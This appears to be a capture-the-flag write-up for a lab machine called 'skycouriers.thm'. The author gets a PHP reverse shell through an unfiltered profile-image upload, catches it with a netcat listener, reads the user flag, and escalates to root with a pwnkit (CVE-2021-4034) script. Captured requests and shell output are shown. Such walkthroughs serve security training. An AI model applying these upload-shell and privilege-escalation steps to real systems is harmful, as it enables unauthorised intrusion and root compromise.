I download revshell as jpeg file and found directory for images




31	http://skycouriers.thm	GET	/fontawe/js/solid.js		404	457	HTML	js	404 Not Found
32	http://skycouriers.thm	POST	/v2/profile.php	✓	200	27105	HTML	php	Sky Couriers :: Administ...
33	http://skycouriers.thm	GET	/fontawe/js/solid.js		404	457	HTML	js	404 Not Found

```
?>

-----------------------------398258992459189203397141042 6
Content-Disposition: form-data; name="ci_csrf_token"


-----------------------------398258992459189203397141042 6
Content-Disposition: form-data; name="uname"

ADMIN
-----------------------------398258992459189203397141042 6
Content-Disposition: form-data; name="submit"

Edit Profile
-----------------------------398258992459189203397141042 6--

```

```
      <input type="submit" class="btn btn-info"  name="submit" value="I
      Profile">

    </form>
  </div>
</div>

<!-- /v2/profileimages/ -->
<script type="text/javascript">
  function showtab(tab){
    console.log(tab);
    if(tab == 'new_task'){
      $('#new_task').css('display','block');
      $('#your_task').css('display','none');
    }
    else{
```

My shell didn't work

After some tests I found that no filters to download a php file, so I download a php revshell. Run listener and got to file)



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.18.59] 53434
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed Apr 14 17:39:42 U
 17:30:20 up  1:16,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (583): Inappropriate io
bash: no job control in this shell
www-data@sky:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@sky:/$ 
```


skycouriers.thm/v2/profileimages/shell.php

Not Found

The requested URL was not found on this server.


Apache/2.4.41 (Ubuntu) Server at skycouriers.thm Port 80

There is only 1 user , and I can read user flag




```
www-data@sky:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root         root         4096 May 25  2021 .
drwxr-xr-x 20 root         root         4096 May 25  2021 ..
drwxr-xr-x  4 webdeveloper webdeveloper 4096 Oct  8  2021 webdeveloper
www-data@sky:/home$ cd webdeveloper
cd webdeveloper
www-data@sky:/home/webdeveloper$ ls -la
ls -la
total 36
drwxr-xr-x 4 webdeveloper webdeveloper 4096 Oct  8  2021 .
drwxr-xr-x 3 root         root         4096 May 25  2021 ..
lrwxrwxrwx 1 webdeveloper webdeveloper    9 May 25  2021 .bash_history → /dev/null
-rw-r--r-- 1 webdeveloper webdeveloper  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 webdeveloper webdeveloper 3771 Feb 25  2020 .bashrc
drwx------ 2 webdeveloper webdeveloper 4096 May 25  2021 .cache
drwxrwxr-x 3 webdeveloper webdeveloper 4096 May 25  2021 .local
-rw------- 1 webdeveloper webdeveloper   51 Oct  8  2021 .mysql_history
-rw-r--r-- 1 webdeveloper webdeveloper  807 Feb 25  2020 .profile
-rw-r--r-- 1 webdeveloper webdeveloper    0 Oct  7  2021 .sudo_as_admin_successful
-rw-r--r-- 1 webdeveloper webdeveloper   33 May 25  2021 user.txt
www-data@sky:/home/webdeveloper$ cat user.txt
cat user.txt
[redacted]
www-data@sky:/home/webdeveloper$ 
```

I was shoked after linpeas running, a lot of vulnerables : for not old machine



```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.31

╔══════════╣ CVEs Check
Vulnerable to CVE-2021-4034

Vulnerable to CVE-2021-3560

Potentially Vulnerable to CVE-2022-2588
```

I choose pwnkit



```
python3 pwnkit.py
id
uid=0(root) gid=33(www-data) groups=33(www-data)
cd /root
ls
root.txt
cat root.txt
[redacted]
```